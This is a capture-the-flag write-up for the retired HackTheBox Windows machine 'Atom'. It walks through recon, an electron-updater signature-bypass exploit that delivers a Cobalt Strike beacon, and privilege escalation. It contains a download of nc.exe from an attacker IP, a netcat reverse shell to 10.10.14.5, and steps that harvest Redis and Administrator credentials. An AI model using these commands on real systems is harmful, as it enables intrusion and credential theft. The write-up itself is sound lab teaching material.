HTB-Atom
| Name: | Atom |
|---|---|
| Release Date: | 17 Apr 2021 |
| Retire Date: | 10 Jul 2021 |
| OS: | (Windows) |
| Base Points: | 30 |
| Rated Difficulty: | Medium |
0x00-Recon
Nmap
# Nmap 7.70 scan initiated Fri Jun  4 17:01:00 2021 as: nmap -sC -sV -p80,135,443,445,5985,6379 -oA nmap/Atom -vvv 10.10.10.237
Nmap scan report for 10.10.10.237 (10.10.10.237)
Host is up, received syn-ack ttl 127 (0.052s latency).
Scanned at 2021-06-04 17:01:00 CEST for 584s

PORT     STATE SERVICE      REASON          VERSION
80/tcp   open  http         syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
443/tcp  open  ssl/http     syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Heed Solutions
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   http/1.1
|   http/1.1
|   http/1.1
|_  http/1.1
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6379/tcp open  redis        syn-ack ttl 127 Redis key-value store
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h24m08s, deviation: 4h02m31s, median: 4m06s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 35999/tcp): CLEAN (Timeout)
|   Check 2 (port 38781/tcp): CLEAN (Timeout)
|   Check 3 (port 39922/udp): CLEAN (Timeout)
|   Check 4 (port 22321/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ATOM
|   NetBIOS computer name: ATOM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-06-04T08:05:28-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-04 17:05:29
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun  4 17:10:44 2021 -- 1 IP address (1 host up) scanned in 584.04 seconds
0x01-HTTP-Recon
From the HTTP Downloaded the heed_setup_v1.0.0.zip file.

Also the email and domain
MrR3boot@atom.htb
Add the domain to /etc/hosts file:
10.10.10.237 atom.htb
I need to analysie the heedv1 Setup 1.0.0.exe binary as well.
0x02-SMB-Recon
IOXIDResolver script
python IOXIDResolver.py -t 10.10.10.237
[*] Retrieving network interface of 10.10.10.237
Address: ATOM
Address: 10.10.10.237
Address: dead:beef::29d6:faba:12b8:94fe
Address: dead:beef::248e:294:645b:9584
Added the IPv6 to the hosts:
dead:beef::29d6:faba:12b8:94fe  atom6.htb
dead:beef::248e:294:645b:9584   atom6.htb
crackmapexec
crackmapexec smb 10.10.10.237

SMB         10.10.10.237    445    ATOM             [*] Windows 10 Pro 19042 (name:ATOM) (domain:ATOM) (signing:False) (SMBv1:True)
The OS is: Windows 10 pro 19042
smbclient
Try login to SMB with smbclient -N for NOPASS -L for List:
sudo smbclient -N -L //10.10.10.237/

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.237 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
Found the Software_Updates can be accessible
sudo smbclient -N  //10.10.10.237/Software_Updates
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun  4 18:36:11 2021
  ..                                  D        0  Fri Jun  4 18:36:11 2021
  client1                             D        0  Fri Jun  4 18:36:11 2021
  client2                             D        0  Fri Jun  4 18:36:11 2021
  client3                             D        0  Fri Jun  4 18:36:11 2021
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 13:18:08 2021

                4413951 blocks of size 4096. 1357150 blocks available
Download all files using the following instructions:
smb: \> mask ""
smb: \> recurse
smb: \> prompt
smb: \> mget *
0x03-Exploit
Reading the PDF file
 Through the reading the PDF we can take two notes from this PDF they are:
- Electron-builder
- Update should to be in client folder’s
Let us read more about the Electron-Builder:
A complete solution to package and build a ready for distribution Electron app for macOS, Windows and Linux with "auto update"
support out of the box.
Is there any issue with the electron-builder?
-Yes read the following
Signature Validation Bypass Leading to RCE In Electron-Updater
After reading the above article we notice the below two thing as well:
- We can bypass the signature validation using the
shasum -a 512 maliciousupdate.exe | cut -d " " -f1 | xxd -r -p | base64 - Need a
latest.ymlfile to read our payload through http - Since the SMB has a
client'sfolder we can put thelatest.ymlinto that folders
Now let’s try that:
First, we need to create our payload with Metasploit or Cobalt Strike <3 or any other malicious payload. For today I’ll use Cobalt Strike by going to Attacks -> Packages -> Windows Executable(s) and select your the listener then click Generate, it will generate a file beacon.exe.
- Secondly, we need to create
latest.ymlwith the following content:
Change your IP address and your sha512
version: 1.2.3
path: http://10.10.14.X/v'beacon.exe
sha512: JZRYIUwBu5UjZiFfsfBu8ep+[...]eJ6Q4xXekUaGwUJ9WMDHUFEPLo/Q==

Now start the HTTP server sudo python3 -m http.server 80 in your box and upload the latest.yml file to the SMB share to [client1,2,3] folders… Wait 11 seconds then you will have a session from Jason’s user.
0x04-Privilege escalation
Run the WinPEAS but first let’s get a ncat shell beacue if we run the WinPEAS in the Cobalt Stirke it will not get a syntax highlighting. If you are using Cobalt Strike:
Upload nc.exe to the target:
powerpick iwr -uri http://10.10.14.X/nc.exe -o C:\users\public\nc.exe
Listen on port 443:
sudo rlwrap nc -lvnp 443
Run ncat inside the box to get ncat shell:
powerpick C:\users\public\nc.exe 10.10.14.5 443 -e powershell.exe

Run WinPEAS.exe and notice the following:
Redis Service:

And PortableKaban in C:\Users\Jason\Downloads\PortableKaban folder, as we remember is was the same program in Sharp Box in HackTheBox

First let’s get the password for the Redis service
cd C:\"Program Files"\Redis

cat redis.windows-service.conf
# Redis configuration file example
requirepass kidvscat_yes_kidvscat
Now we have the password for Redis service kidvscat_yes_kidvscat, with that password we can connect to the Redis service using redis-tools (if you don’t have that tool in your box you can install it using):
sudo apt install redis-tools
Now let’s connect to the Redis service using the following command:
redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat
and type Keys * to print all the key names check the Getting a list of keys in redis-cli docs to know more about the keys * command:
10.10.10.237:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
2) "pk:ids:User"
3) "pk:ids:MetaDataClass"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
10.10.10.237:6379>
The keys * command printed some information let’s see them with the get command e.g.:
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
10.10.10.237:6379>
Here we have a content of database for the PortableKaban program:
{
  "Id": "e8e29158d70d44b1a1ba4949d52790a0",
  "Name": "Administrator",
  "Initials": "",
  "Email": "",
  "EncryptedPassword": "Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi",
  "Role": "Admin",
  "Inactive": false,
  "TimeStamp": 637530169606440200
}
And the Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi hash for the PortableKaban database wecan decode it using CyberChef and we can get the password for Administrator.
Administrator:kidvscat_admin_@123
Finally we can login to the Administrator using Evil-WinRM tool
evil-winrm -u Administrator -p kidvscat_admin_@123 -i 10.10.10.237
And we got the root.txt flag.
You can see the full solution on YouTube as well.